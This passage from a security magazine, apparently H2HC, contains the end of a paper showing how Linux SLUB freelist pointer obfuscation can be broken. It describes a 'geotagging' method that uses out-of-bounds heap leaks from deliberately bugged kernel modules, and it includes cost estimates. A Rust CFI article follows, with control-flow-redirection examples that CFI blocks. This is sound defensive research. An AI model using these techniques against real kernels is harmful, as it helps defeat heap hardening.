Consider the byte $(s_3 \oplus s_6)$ in (Equation 2). Note that a correct guess for s_3 yields a correct guess for s_6 without any extra work. Similarly for s_4 and s_5.

4.2. Total Cost

In the worst case for the attacker, it takes 16 bits of work to recover s_3, s_4, s_5, s_6, and another 4 bits to recover the remainder of s_2.

However, the cost of this outer exhaust decreases as the allocation size approaches `PAGE_SIZE`. The work to recover the secret is bounded above 16 bits at this limit.

5. A Real-World Consequence: “Geotagging”

Here we leverage the mathematical structure from the previous section, and demonstrate how an attacker sidesteps the second design goal.

Consider an attacker with a constrained OOB read primitive, who obtains a small number of words W of disclosed heap memory. The attacker’s goal is to determine if any such W is an obfuscated freelist pointer.

We now demonstrate a real-world scenario where an attacker easily achieves this goal; we refer to the diagnostic process as “geotagging”.

5.1. Geotagging From A Two Word Leak

Recall that the implementations of `kmalloc-8()` and `kfree()` under current consideration involve freed chunks maintained by a linked list that is also stored on the heap, along with relevant metadata.

We thus developed a kernel module with a subtle info leak bug that supports an OOB read of two words adjacent to a mishandled `kmalloc-8` pointer.

From this leak, we obtained words W_1 and W_2 with the following properties:

leaked word	**stored value**	$W_i \oplus BS(W_i)$
W_1	`0x9c916a2e5776554e`	`0xd2c41c79791cc4d2`
W_2	`0x94916a2e57765cf6`	`0x62cd1c79791ccd62`

Table 1: A leak from a two-word OOB read primitive.

Note that, as words, $(W_1 \oplus BS(W_1))$ and $(W_2 \oplus BS(W_2))$ are palindromes. However, these two palindromes are clearly governed by the secret bytes $s_1, ..., s_8$ and the allocation amount D:

$$(W_1 \oplus BS(W_1)) \oplus (W_2 \oplus BS(W_2)) = \texttt{0xb0090000000009b0}$$

Here, the secret bytes cancel out and `0x9b0` is left as a multiple of 8, the allocation amount, that is computed during the maintenance of the freelist over the target program’s lifecycle.

As such, this diagnostic measure, as the (mod 2) difference of (mod 2) differences, yields roughly 32 bits of information in support of the assertion that W_1 and W_2 are in fact obfuscated freelist pointers associated to the same 64-bit secret s.

5.2. Geotagging From A One Word Leak, Applied Twice

We next developed a kernel module with a subtle info leak bug that supports an OOB read by one word from a mishandled `kmalloc-8` pointer.

The attacker triggers the bug twice, obtaining words W_1 and W_2 with the following properties:

leaked word	stored value	$W_i \oplus BS(W_i)$
W_1	`0x9c966a2e57765bfe`	`0x62cd1c79791ccd62`
W_2	`0x9c916a2e5776554e`	`0xd2c41c79791cc4d2`

Table 2: A leak collected from two separate calls to a single-word OOB read primitive.

And once again, upon taking a difference of differences, the attacker obtains equivalent allocation metadata and hence 32 bits of information in support of successful geotagging:

$$(W_1 \oplus BS(W_1)) \oplus (W_2 \oplus BS(W_2)) = \texttt{0xb0090000000009b0}$$

6. Future Directions

There are at least two directions of future research, towards a real-world bypass of each of the stated design goals in [1].

First, we observe that the mathematical structure from (Equation 1) and (Equation 2) dovetails nicely with any partial information obtained toward a KASLR defeat. In particular, information gained on the bytes of `ptr` or `ptr_addr` can be leveraged to gain information on the bytes of `secret`, and vice versa.

The second direction is based on the claim in [2] that the developers of IsoAlloc also adopted the same mechanism for freelist hardening, and so we aim to confirm the hypothesis that geotagging is possible in IsoAlloc.

Finally, it is possible that a discussion regarding mitigation is now warranted. While there might not be an impervious 1-cycle obfuscation mechanism, there are certainly $O(1)$-cycle mechanisms worth considering, especially those with a rudimentary nonlinear component.

References

[1] K. Cook, “slub: improve bit diffusion for freelist ptr obfuscation.” [Online]. Available at: https://git.kernel.org/pub/scm/linux/kernel/git/torvalds/linux.git/commit/?id=1ad53d9fa3f6168ebcf48a50e08b170432da2257

[2] S. Cesare, “An Analysis of Linux Kernel Heap Hardening,” last accessed on October-31-2023. [Online]. Available at: https://blog.infosectcbr.com.au/2020/04/an-analysis-of-linux-kernel-heap.html

Matt Yurkewych

Matt is a vulnerability researcher at L3 Harris Trenchant.

LLVM CFI and Cross-Language LLVM CFI Support for Rust

Author: Ramon de C Valle

Digital Object Identifier

https://doi.org/10.47986/17/11

Editor's Comment

This paper is related to the author's talk at H2HC 2023 and was not reviewed by the H2HC Magazine team.

We're pleased to share that we've worked with the Rust community to add support for LLVM CFI and cross-language LLVM CFI (and LLVM KCFI and cross-language LLVM KCFI) to the Rust compiler as part of our work in the Rust Exploit Mitigations Project Group. This is the first implementation of cross-language, fine-grained, forward-edge control flow protection for mixed-language binaries that we know of.

As the industry continues to explore Rust adoption, cross-language attacks in mixed-language binaries (also known as "mixed binaries"), and critically the absence of support for forward-edge control flow protection in the Rust compiler, are a major security concern when gradually migrating from C and C++ to Rust, and when C or C++ and Rust-compiled code share the same virtual address space.

Introduction

With the increasing popularity of Rust both as a general purpose programming language and as a replacement for C and C++ because of its memory and thread safety guarantees, many companies and projects are adopting or migrating to Rust. One of the most common paths to migrate to Rust is to gradually replace C or C++ with Rust in a program written in C or C++.

Rust provides interoperability with foreign code written in C via Foreign Function Interface (FFI). However, foreign code does not provide the same memory and thread safety guarantees that Rust provides, and is susceptible to memory corruption and concurrency issues.[1] Therefore, it is generally accepted that linking foreign C- or C++-compiled code into a program written in Rust may degrade the security of the program.

[1] Modern C and C++ compilers provide exploit mitigations to increase the difficulty of exploiting vulnerabilities resulting from these issues. However, some of these exploit mitigations are not applied when linking foreign C- or C++-compiled code into a program written in Rust, mostly due to the absence of support for these exploit mitigations in the Rust compiler (see Table 1).

While it is also generally believed that replacing sensitive C or C++ with Rust in a program written in C or C++ improves the security of the program, Papaevripides and Athanasopoulos demonstrated that this is not always the case, and that linking foreign Rust-compiled code into a program written in C or C++ with modern exploit mitigations, such as control flow protection, may actually degrade the security of the program, mostly due to the absence of support for these exploit mitigations in the Rust compiler, mainly forward-edge control flow protection. (See Control flow protection.) This was later formalized as a new class of attacks (i.e., cross-language attacks).

The Rust compiler did not support forward-edge control flow protection when

- using Unsafe Rust.
- linking foreign C- or C++-compiled code into a program written in Rust.
- linking foreign Rust-compiled code into a program written in C or C++.

Table 1 summarizes interoperability-related risks when building programs for the Linux operating system on the AMD64 architecture and equivalent without support for forward-edge control flow protection in the Rust compiler.

	Without using Unsafe Rust	Using Unsafe Rust
Rust-compiled code only	▾ [I] Indirect branches in Rust-compiled code are not validated.[2]	▾ Unsafe Rust is susceptible to memory corruption and concurrency issues. ▾ Indirect branches in Rust-compiled code are not validated.
Linking foreign C- or C++-compiled code into a program written in Rust	▾ Foreign code is susceptible to memory corruption and concurrency issues. ▾ Indirect branches in Rust-compiled code are not validated.	▾ Foreign code is susceptible to memory corruption and concurrency issues. ▾ Unsafe Rust is susceptible to memory corruption and concurrency issues. ▾ Indirect branches in Rust-compiled code are not validated.
Linking foreign Rust -compiled code into a program written in C or C++[3]	▴ [II] Indirect branches in C- and C++-compiled code are validated. ▾ C and C++ are susceptible to memory corruption and concurrency issues. ▾ Indirect branches in Rust-compiled code are not validated.	▴ Indirect branches in C- and C++-compiled code are validated. ▾ C and C++ are susceptible to memory corruption and concurrency issues. ▾ Unsafe Rust is susceptible to memory corruption and concurrency issues. ▾ Indirect branches in Rust-compiled code are not validated.

[I] Downwards-pointing triangle (▾) precedes a negative risk indicator.
[II] Upwards-pointing triangle (▴) precedes a positive risk indicator.

Table 1: Summary of interoperability-related risks when building programs for the Linux operating system on the AMD64 architecture and equivalent without support for forward-edge control flow protection in the Rust compiler.

Without support for forward-edge control flow protection in the Rust compiler, indirect branches in Rust-compiled code were not validated, allowing forward-edge control flow protection to be trivially bypassed as demonstrated by Papaevripides and Athanasopoulos. Therefore, the absence of support for forward-edge control flow protection in the Rust compiler was a major security concern when gradually migrating from C and C++ to Rust, and when C or C++ and Rust-compiled code share the same virtual address space.

[2] An attack that successfully allows a Rust-compiled code only program, without using Unsafe Rust, to have its control flow redirected as a result of a memory corruption or concurrency issue is yet to be demonstrated.
[3] Assuming forward-edge control flow protection is enabled.

Control flow protection

Control flow protection is an exploit mitigation that protects programs from having its control flow redirected. It is classified in two categories:

- Forward-edge control flow protection
- Backward-edge control flow protection

Forward-edge control flow protection

Forward-edge control flow protection protects programs from having their control flow redirected by performing checks to ensure that destinations of indirect branches are one of their valid destinations in the control flow graph. The comprehensiveness of these checks varies per implementation. This is also known as "forward-edge control flow integrity (CFI)".

Newer processors provide hardware assistance for forward-edge control flow protection, such as ARM Branch Target Identification (BTI), ARM Pointer Authentication, and Intel Indirect Branch Tracking (IBT) as part of Intel Control-flow Enforcement Technology (CET). However, ARM BTI- and Intel IBT-based implementations are less comprehensive than software-based implementations, such as LLVM ControlFlowIntegrity (CFI), and the commercially available grsecurity/PaX Reuse Attack Protector (RAP).

The less comprehensive the protection, the higher the likelihood it can be bypassed. For example, Microsoft Windows Control Flow Guard (CFG) only tests that the destination of an indirect branch is a valid function entry point, which is the equivalent of grouping all function pointers in a single group, and testing all destinations of indirect branches to be in this group. This is also known as "coarse-grained CFI".

This means that in an exploitation attempt, an attacker can redirect control flow to any function, and the larger the program is, the higher the likelihood an attacker can find a function they can benefit from (e.g., a small command-line program vs a browser).

Similar to the Microsoft Windows CFG implementation, this is unfortunately the implementation hardware assistance for forward-edge control flow protection (e.g., ARM BTI and Intel IBT) were initially designed based on, and as such, they provide equivalent protection with the addition of specialized instructions. Microsoft Windows eXtended Flow Guard (XFG), ARM Pointer Authentication-based forward-edge control flow protection, and Intel Fine Indirect Branch Tracking (FineIBT) aim to solve this by combining hardware assistance with software-based function pointer type testing similar to LLVM CFI. This is also known as "fine-grained CFI".

Backward-edge control flow protection

Backward-edge control flow protection protects programs from having their control flow redirected by performing checks to ensure that destinations of return branches are one of their valid sources (i.e.,

call sites) in the control flow graph. Backward-edge control flow protection is outside the scope of this article.

Details

There are several details in designing and implementing cross-language, fine-grained, forward-edge control flow protection using function pointer type testing between different languages. This section documents the major challenges in implementing it between Rust and C or C++, more specifically the Rust compiler and Clang.

Type metadata

LLVM uses type metadata to allow IR modules to aggregate pointers by their types. This type metadata is used by LLVM CFI to test whether a given pointer is associated with a type identifier (i.e., test type membership).

Clang uses the Itanium C++ ABI's virtual tables and RTTI `typeinfo` structure name as type metadata identifiers for function pointers.

For cross-language LLVM CFI support, a compatible encoding must be used. The compatible encoding chosen for cross-language LLVM CFI support is the Itanium C++ ABI mangling with vendor extended type qualifiers and types for Rust types that are not used across the FFI boundary (see Type metadata in the design document).

Encoding C integer types

Rust defines `char` as an Unicode scalar value, while C defines `char` as an integer type. Rust also defines explicitly-sized integer types (i.e., `i8`, `i16`, `i32`, ...), while C defines abstract integer types (i.e., `char`, `short`, `long`, ...), which actual sizes are implementation defined and may vary across different data models. This causes ambiguity if Rust integer types are used in `extern "C"` function types that represent C functions because the Itanium C++ ABI specifies encodings for C integer types (e.g., `char`, `short`, `long`, ...), not their defined representations (e.g., 8-bit signed integer, 16-bit signed integer, 32-bit signed integer, ...).

For example, the Rust compiler currently is unable to identify if an

```
extern "C" {
    fn func(arg: i64);
}
```

Listing 1: Example extern "C" function using Rust integer type.

represents a `void func(long arg)` or `void func(long long arg)` in an LP64 or equivalent data model.

For cross-language LLVM CFI support, the Rust compiler must be able to identify and correctly encode C types in `extern "C"` function types indirectly called across the FFI boundary when CFI is enabled.

For convenience, Rust provides some C-like type aliases for use when interoperating with foreign code written in C, and these C type aliases may be used for disambiguation. However, at the time types are encoded, all type aliases are already resolved to their respective `ty::Ty` type representations (i.e., their respective Rust aliased types), making it currently impossible to identify C type aliases use from their resolved types.

For example, the Rust compiler currently is also unable to identify that an

```
extern "C" {
    fn func(arg: c_long);
}
```

Listing 2: Example extern "C" function using C type alias.

used the `c_long` type alias and is not able to disambiguate between it and an `extern "C" fn func(arg: c_longlong)` in an LP64 or equivalent data model.

Consequently, the Rust compiler is unable to identify and correctly encode C types in `extern "C"` function types indirectly called across the FFI boundary when CFI is enabled:

```
#include <stdio.h>
#include <stdlib.h>

// This definition has the type id "_ZTSFvlE".
void
hello_from_c(long arg)
{
    printf("Hello␣from␣C!\n");
}

// This definition has the type id "_ZTSFvPFvlElE"--this can be ignored for the
// purposes of this example.
void
indirect_call_from_c(void (*fn)(long), long arg)
{
    // This call site tests whether the destination pointer is a member of the
    // group derived from the same type id of the fn declaration, which has the
    // type id "_ZTSFvlE".
    //
    // Notice that since the test is at the call site and is generated by Clang,
    // the type id used in the test is encoded by Clang.
```

```
    fn(arg);
}
```

Listing 3: Example C library using C integer types and Clang encoding.

```
use std::ffi::c_long;

#[link(name = "foo")]
extern "C" {
    // This declaration would have the type id "_ZTSFvlE", but at the time types
    // are encoded, all type aliases are already resolved to their respective
    // Rust aliased types, so this is encoded either as "_ZTSFvu3i32E" or
    // "_ZTSFvu3i64E", depending to what type c_long type alias is resolved to,
    // which currently uses the u<length><type-name> vendor extended type
    // encoding for the Rust integer types--this is the problem demonstrated in
    // this example.
    fn hello_from_c(_: c_long);

    // This declaration would have the type id "_ZTSFvPFvlElE", but is encoded
    // either as "_ZTSFvPFvu3i32ES_E" (compressed) or "_ZTSFvPFvu3i64ES_E"
    // (compressed), similarly to the hello_from_c declaration above--this can
    // be ignored for the purposes of this example.
    fn indirect_call_from_c(f: unsafe extern "C" fn(c_long), arg: c_long);
}

// This definition would have the type id "_ZTSFvlE", but is encoded either as
// "_ZTSFvu3i32E" or "_ZTSFvu3i64E", similarly to the hello_from_c declaration
// above.
unsafe extern "C" fn hello_from_rust(_: c_long) {
    println!("Hello, world!");
}

// This definition would have the type id "_ZTSFvlE", but is encoded either as
// "_ZTSFvu3i32E" or "_ZTSFvu3i64E", similarly to the hello_from_c declaration
// above.
unsafe extern "C" fn hello_from_rust_again(_: c_long) {
    println!("Hello from Rust again!");
}

// This definition would also have the type id "_ZTSFvPFvlElE", but is encoded
// either as "_ZTSFvPFvu3i32ES_E" (compressed) or "_ZTSFvPFvu3i64ES_E"
// (compressed), similarly to the hello_from_c declaration above--this can be
// ignored for the purposes of this example.
fn indirect_call(f: unsafe extern "C" fn(c_long), arg: c_long) {
    // This indirect call site tests whether the destination pointer is a member
    // of the group derived from the same type id of the f declaration, which
    // would have the type id "_ZTSFvlE", but is encoded either as
    // "_ZTSFvu3i32E" or "_ZTSFvu3i64E", similarly to the hello_from_c
    // declaration above.
    //
    // Notice that since the test is at the call site and is generated by the
```

```
    // Rust compiler, the type id used in the test is encoded by the Rust
    // compiler.
    unsafe { f(arg) }
}

// This definition has the type id "_ZTSFvvE"—this can be ignored for the
// purposes of this example.
fn main() {
    // This demonstrates an indirect call within Rust—only code using the same
    // encoding for hello_from_rust and the test at the indirect call site at
    // indirect_call (i.e., "_ZTSFvu3i32E" or "_ZTSFvu3i64E").
    indirect_call(hello_from_rust, 5);

    // This demonstrates an indirect call across the FFI boundary with the Rust
    // compiler and Clang using different encodings for hello_from_c and the
    // test at the indirect call site at indirect_call (i.e., "_ZTSFvu3i32E" or
    // "_ZTSFvu3i64E" vs "_ZTSFvlE").
    //
    // When using rustc LTO (i.e., —Clto), this works because the type id used
    // is from the Rust—declared hello_from_c, which is encoded by the Rust
    // compiler (i.e., "_ZTSFvu3i32E" or "_ZTSFvu3i64E").
    //
    // When using (proper) LTO (i.e., —Clinker—plugin—lto), this does not work
    // because the type id used is from the C—defined hello_from_c, which is
    // encoded by Clang (i.e., "_ZTSFvlE").
    indirect_call(hello_from_c, 5);

    // This demonstrates an indirect call to a function passed as a callback
    // across the FFI boundary with the Rust compiler and Clang using different
    // encodings for the hello_from_rust_again and the test at the indirect call
    // site at indirect_call_from_c (i.e., "_ZTSFvu3i32E" or "_ZTSFvu3i64E" vs
    // "_ZTSFvlE").
    //
    // When Rust functions are passed as callbacks across the FFI boundary to be
    // called back from C code, the tests are also at the call site but
    // generated by Clang instead, so the type ids used in the tests are encoded
    // by Clang, which do not match the type ids of declarations encoded by the
    // Rust compiler (e.g., hello_from_rust_again). (The same happens the other
    // way around for C functions passed as callbacks across the FFI boundary to
    // be called back from Rust code.)
    unsafe {
        indirect_call_from_c(hello_from_rust_again, 5);
    }
}
```

Listing 4: Example Rust program using Rust integer types and the Rust compiler encoding.

Whenever there is an indirect call across the FFI boundary or an indirect call to a function passed as a callback across the FFI boundary, the Rust compiler and Clang use different encodings for C integer types for function definitions and declarations, and at indirect call sites when CFI is enabled (see Figs. 3–4).

The integer normalization option

To solve the encoding C integer types problem, we added an integer normalization option to Clang (i.e., `-fsanitize-cfi-icall-experimental-normalize-integers`). This option enables normalizing integer types as vendor extended types for cross-language LLVM CFI (and cross-language LLVM KCFI) support with other languages that can't represent and encode C integer types.

```
#include <stdio.h>
#include <stdlib.h>

// This definition has the type id "_ZTSFvlE", but will be encoded either as
// "_ZTSFvu3i32E" or "_ZTSFvu3i64E", depending on the data model, if the integer
// normalization option is enabled, which uses the u<length><type-name> vendor
// extended type encoding for the C integer types.
void
hello_from_c(long arg)
{
    printf("Hello from C!\n");
}

// This definition has the type id "_ZTSFvPFvlElE", but will be encoded either
// as "_ZTSFvPFvu3i32ES_E" (compressed) or "_ZTSFvPFvu3i64ES_E" (compressed),
// depending on the data model, if the integer normalization option is
// enabled--this can be ignored for the purposes of this example.
void
indirect_call_from_c(void (*fn)(long), long arg)
{
    // This call site tests whether the destination pointer is a member of the
    // group derived from the same type id of the fn declaration, which has the
    // type id "_ZTSFvlE", but will be encoded either as "_ZTSFvu3i32E" or
    // "_ZTSFvu3i64E", depending on the data model, if the integer normalization
    // option is enabled.
    fn(arg);
}
```

Listing 5: Example C library using C integer types and Clang encoding with the integer normalization option enabled.

Specifically, integer types are encoded as their defined representations (e.g., 8-bit signed integer, 16-bit signed integer, 32-bit signed integer, ...) for compatibility with languages that define explicitly-sized integer types (e.g., `i8`, `i16`, `i32`, ..., in Rust) (see Fig. 5).

This makes cross-language LLVM CFI (and LLVM KCFI) work without changes, with minimal loss of granularity.[4]

[4] E.g., https://github.com/rust-lang/rfcs/pull/3296#issuecomment-1432190581 ~1% in the Linux kernel.

The cfi_encoding attribute

To provide flexibility for the user, we also provide a cfi_encoding attribute. The `cfi_encoding` attribute allows the user to define the CFI encoding for user-defined types.

```
#![feature(cfi_encoding, extern_types)]
#[cfi_encoding = "3Foo"]
pub struct Type1(i32);
extern {
    #[cfi_encoding = "3Bar"]
    type Type2;
}
```

Listing 6: Example user-defined types using the cfi_encoding attribute.

It allows the user to use different names for types that otherwise would be required to have the same name as used in externally defined C functions (see Fig. 6).

The cfi_types crate

Alternatively, to also solve the encoding C integer types problem, we provide the `cfi_types` crate. This crate provides a new set of C types as user-defined types using the `cfi_encoding` attribute and `repr(transparent)` to be used for cross-language LLVM CFI support.

```
use cfi_types::c_long;

#[link(name = "foo")]
extern "C" {
    // This declaration has the type id "_ZTSFvlE" because it uses the CFI types
    // for cross-language LLVM CFI support. The cfi_types crate provides a new
    // set of C types as user-defined types using the cfi_encoding attribute and
    // repr(transparent) to be used for cross-language LLVM CFI support. This
    // new set of C types allows the Rust compiler to identify and correctly
    // encode C types in extern "C" function types indirectly called across the
    // FFI boundary when CFI is enabled.
    fn hello_from_c(_: c_long);

    // This declaration has the type id "_ZTSFvPFvlElE" because it uses the CFI
    // types for cross-language LLVM CFI support--this can be ignored for the
    // purposes of this example.
    fn indirect_call_from_c(f: unsafe extern "C" fn(c_long), arg: c_long);
}

// This definition has the type id "_ZTSFvlE" because it uses the CFI types for
// cross-language LLVM CFI support, similarly to the hello_from_c declaration
```

```
// above.
unsafe extern "C" fn hello_from_rust(_: c_long) {
    println!("Hello, world!");
}

// This definition has the type id "_ZTSFvlE" because it uses the CFI types for
// cross-language LLVM CFI support, similarly to the hello_from_c declaration
// above.
unsafe extern "C" fn hello_from_rust_again(_: c_long) {
    println!("Hello from Rust again!");
}

// This definition also has the type id "_ZTSFvPFvlElE" because it uses the CFI
// types for cross-language LLVM CFI support, similarly to the hello_from_c
// declaration above--this can be ignored for the purposes of this example.
fn indirect_call(f: unsafe extern "C" fn(c_long), arg: c_long) {
    // This indirect call site tests whether the destination pointer is a member
    // of the group derived from the same type id of the f declaration, which
    // has the type id "_ZTSFvlE" because it uses the CFI types for
    // cross-language LLVM CFI support, similarly to the hello_from_c
    // declaration above.
    unsafe { f(arg) }
}

// This definition has the type id "_ZTSFvvE"--this can be ignored for the
// purposes of this example.
fn main() {
    // This demonstrates an indirect call within Rust-only code using the same
    // encoding for hello_from_rust and the test at the indirect call site at
    // indirect_call (i.e., "_ZTSFvlE").
    indirect_call(hello_from_rust, c_long(5));

    // This demonstrates an indirect call across the FFI boundary with the Rust
    // compiler and Clang using the same encoding for hello_from_c and the test
    // at the indirect call site at indirect_call (i.e., "_ZTSFvlE").
    indirect_call(hello_from_c, c_long(5));

    // This demonstrates an indirect call to a function passed as a callback
    // across the FFI boundary with the Rust compiler and Clang the same
    // encoding for the hello_from_rust_again and the test at the indirect call
    // site at indirect_call_from_c (i.e., "_ZTSFvlE").
    unsafe {
        indirect_call_from_c(hello_from_rust_again, c_long(5));
    }
}
```

Listing 7: Example Rust program using Rust integer types and the Rust compiler encoding with the cfi_types crate types.

This new set of C types allows the Rust compiler to identify and correctly encode C types in `extern "C"` function types indirectly called across the FFI boundary when CFI is enabled (see Fig 7).

Results

LLVM CFI support in the Rust compiler provides forward-edge control flow protection for both Rust-compiled code only and for C or C++ and Rust-compiled code mixed-language binaries, also known as "mixed binaries" (i.e., for when C or C++ and Rust-compiled code share the same virtual address space) by aggregating function pointers in groups identified by their return and parameter types.

LLVM CFI can be enabled with `-Zsanitizer=cfi` and requires LTO (i.e., `-Clinker-plugin-lto` or `-Clto`). Cross-language LLVM CFI can be enabled with `-Zsanitizer=cfi`, requires the `-Zsanitizer-cfi-normalize-integers` option to be used with the Clang `-fsanitize-cfi-icall-experimental-normalize-integers` option for cross-language LLVM CFI support, and proper (i.e., non-rustc) LTO (i.e., `-Clinker-plugin-lto`).

It is recommended to rebuild the standard library with CFI enabled by using the Cargo build-std feature (i.e., `-Zbuild-std`) when enabling CFI.

Example 1: Redirecting control flow using an indirect branch/call to an invalid destination

```
#![feature(naked_functions)]

use std::arch::asm;
use std::mem;

fn add_one(x: i32) -> i32 {
    x + 1
}

#[naked]
pub extern "C" fn add_two(x: i32) {
    // x + 2 preceded by a landing pad/nop block
    unsafe {
        asm!(
            "
␣␣␣␣␣␣␣␣␣␣␣␣␣␣nop
␣␣␣␣␣␣␣␣␣␣␣␣␣␣nop
␣␣␣␣␣␣␣␣␣␣␣␣␣␣nop
␣␣␣␣␣␣␣␣␣␣␣␣␣␣nop
␣␣␣␣␣␣␣␣␣␣␣␣␣␣nop
␣␣␣␣␣␣␣␣␣␣␣␣␣␣nop
␣␣␣␣␣␣␣␣␣␣␣␣␣␣nop
␣␣␣␣␣␣␣␣␣␣␣␣␣␣nop
␣␣␣␣␣␣␣␣␣␣␣␣␣␣nop
␣␣␣␣␣␣␣␣␣␣␣␣␣␣lea␣eax,␣[rdi+2]
␣␣␣␣␣␣␣␣␣␣␣␣␣␣ret
␣␣␣␣␣␣␣␣",
            options(noreturn)
        );
```

```
    }
}

fn do_twice(f: fn(i32) -> i32, arg: i32) -> i32 {
    f(arg) + f(arg)
}

fn main() {
    let answer = do_twice(add_one, 5);

    println!("The answer is: {}", answer);

    println!("With CFI enabled, you should not see the next answer");
    let f: fn(i32) -> i32 = unsafe {
        // Offset 0 is a valid branch/call destination (i.e., the function entry
        // point), but offsets 1-8 within the landing pad/nop block are invalid
        // branch/call destinations (i.e., within the body of the function).
        mem::transmute::<*const u8, fn(i32) -> i32>((add_two as *const u8).offset(5))
    };
    let next_answer = do_twice(f, 5);

    println!("The next answer is: {}", next_answer);
}
```

Listing 8: Redirecting control flow using an indirect branch/call to an invalid destination (i.e., within the body of the function).

```
$ cargo run --release
   Compiling rust-cfi-1 v0.1.0 (/home/rcvalle/rust-cfi-1)
    Finished release [optimized] target(s) in 0.43s
     Running `target/release/rust-cfi-1`
The answer is: 12
With CFI enabled, you should not see the next answer
The next answer is: 14
$
```

Listing 9: Build and execution of Fig. 8 with LLVM CFI disabled.

```
$ RUSTFLAGS="-Clinker-plugin-lto -Clinker=clang -Clink-arg=-fuse-ld=lld -Zsanitizer=cfi" cargo run -
    Zbuild-std -Zbuild-std-features --release --target x86_64-unknown-linux-gnu
   ...
   Compiling rust-cfi-1 v0.1.0 (/home/rcvalle/rust-cfi-1)
    Finished release [optimized] target(s) in 1m 08s
     Running `target/x86_64-unknown-linux-gnu/release/rust-cfi-1`
The answer is: 12
With CFI enabled, you should not see the next answer
Illegal instruction
$
```

Listing 10: Build and execution of Fig. 8 with LLVM CFI enabled.

When LLVM CFI is enabled, if there are any attempts to redirect control flow using an indirect branch/call to an invalid destination, the execution is terminated (see Fig. 10).

Example 2: Redirecting control flow using an indirect branch/call to a function with a different number of parameters

```
use std::mem;

fn add_one(x: i32) −> i32 {
    x + 1
}

fn add_two(x: i32, _y: i32) −> i32 {
    x + 2
}

fn do_twice(f: fn(i32) −> i32, arg: i32) −> i32 {
    f(arg) + f(arg)
}

fn main() {
    let answer = do_twice(add_one, 5);

    println!("The␣answer␣is:␣{}", answer);

    println!("With␣CFI␣enabled,␣you␣should␣not␣see␣the␣next␣answer");
    let f: fn(i32) −> i32 =
        unsafe { mem::transmute::<*const u8, fn(i32) −> i32>(add_two as *const u8) };
    let next_answer = do_twice(f, 5);

    println!("The␣next␣answer␣is:␣{}", next_answer);
}
```

Listing 11: Redirecting control flow using an indirect branch/call to a function with a different number of parameters than arguments intended/passed in the call/branch site.

```
$ cargo run −−release
   Compiling rust−cfi−2 v0.1.0 (/home/rcvalle/rust−cfi−2)
    Finished release [optimized] target(s) in 0.43s
     Running ‘target/release/rust−cfi−2‘
The answer is: 12
With CFI enabled, you should not see the next answer
The next answer is: 14
$
```

Listing 12: Build and execution of Fig. 11 with LLVM CFI disabled.

```
$ RUSTFLAGS="-Clinker-plugin-lto -Clinker=clang -Clink-arg=-fuse-ld=lld -Zsanitizer=cfi" cargo run -
    Zbuild-std -Zbuild-std-features --release --target x86_64-unknown-linux-gnu
   ...
   Compiling rust-cfi-2 v0.1.0 (/home/rcvalle/rust-cfi-2)
    Finished release [optimized] target(s) in 1m 08s
     Running `target/x86_64-unknown-linux-gnu/release/rust-cfi-2`
The answer is: 12
With CFI enabled, you should not see the next answer
Illegal instruction
$
```

Listing 13: Build and execution of Fig. 11 with LLVM CFI enabled.

When LLVM CFI is enabled, if there are any attempts to redirect control flow using an indirect branch/call to a function with a different number of parameters than arguments intended/passed in the call/branch site, the execution is also terminated (see Fig. 13).

Example 3: Redirecting control flow using an indirect branch/call to a function with different return and parameter types

```
use std::mem;

fn add_one(x: i32) -> i32 {
    x + 1
}

fn add_two(x: i64) -> i64 {
    x + 2
}

fn do_twice(f: fn(i32) -> i32, arg: i32) -> i32 {
    f(arg) + f(arg)
}

fn main() {
    let answer = do_twice(add_one, 5);

    println!("The answer is: {}", answer);

    println!("With CFI enabled, you should not see the next answer");
    let f: fn(i32) -> i32 =
        unsafe { mem::transmute::<*const u8, fn(i32) -> i32>(add_two as *const u8) };
    let next_answer = do_twice(f, 5);

    println!("The next answer is: {}", next_answer);
}
```

Listing 14: Redirecting control flow using an indirect branch/call to a function with different return and parameter types than the return type expected and arguments intended/passed at the call/branch site.

```
$ cargo run --release
    Compiling rust-cfi-3 v0.1.0 (/home/rcvalle/rust-cfi-3)
     Finished release [optimized] target(s) in 0.44s
      Running `target/release/rust-cfi-3`
The answer is: 12
With CFI enabled, you should not see the next answer
The next answer is: 14
$
```

Listing 15: Build and execution of Fig. 14 with LLVM CFI disabled.

```
$ RUSTFLAGS="-Clinker-plugin-lto -Clinker=clang -Clink-arg=-fuse-ld=lld -Zsanitizer=cfi" cargo run -
    Zbuild-std -Zbuild-std-features --release --target x86_64-unknown-linux-gnu
   ...
   Compiling rust-cfi-3 v0.1.0 (/home/rcvalle/rust-cfi-3)
    Finished release [optimized] target(s) in 1m 07s
     Running `target/x86_64-unknown-linux-gnu/release/rust-cfi-3`
The answer is: 12
With CFI enabled, you should not see the next answer
Illegal instruction
$
```

Listing 16: Build and execution of Fig. 14 with LLVM CFI enabled.

When LLVM CFI is enabled, if there are any attempts to redirect control flow using an indirect branch/call to a function with different return and parameter types than the return type expected and arguments intended/passed at the call/branch site, the execution is also terminated (see Fig. 16).

Example 4: Redirecting control flow using an indirect branch/call to a function with different return and parameter types across the FFI boundary

```
int
do_twice(int (*fn)(int), int arg)
{
    return fn(arg) + fn(arg);
}
```

Listing 17: Example C library.

```
use std::mem;

#[link(name = "foo")]
```

```
extern "C" {
    fn do_twice(f: unsafe extern "C" fn(i32) -> i32, arg: i32) -> i32;
}

unsafe extern "C" fn add_one(x: i32) -> i32 {
    x + 1
}

unsafe extern "C" fn add_two(x: i64) -> i64 {
    x + 2
}

fn main() {
    let answer = unsafe { do_twice(add_one, 5) };

    println!("The answer is: {}", answer);

    println!("With CFI enabled, you should not see the next answer");
    let f: unsafe extern "C" fn(i32) -> i32 = unsafe {
        mem::transmute::<*const u8, unsafe extern "C" fn(i32) -> i32>(add_two as *const u8)
    };
    let next_answer = unsafe { do_twice(f, 5) };

    println!("The next answer is: {}", next_answer);
}
```

Listing 18: Redirecting control flow using an indirect branch/call to a function with different return and parameter types than the return type expected and arguments intended/passed in the call/branch site, across the FFI boundary.

```
$ make
mkdir -p target/release
clang -I. -Isrc -Wall -c src/foo.c -o target/release/libfoo.o
llvm-ar rcs target/release/libfoo.a target/release/libfoo.o
RUSTFLAGS="-L./target/release -Clinker=clang -Clink-arg=-fuse-ld=lld" cargo build --release
   Compiling rust-cfi-4 v0.1.0 (/home/rcvalle/rust-cfi-4)
    Finished release [optimized] target(s) in 0.49s
$ ./target/release/rust-cfi-4
The answer is: 12
With CFI enabled, you should not see the next answer
The next answer is: 14
$
```

Listing 19: Build and execution of Figs. 17–18 with LLVM CFI disabled.

```
$ make
mkdir -p target/release
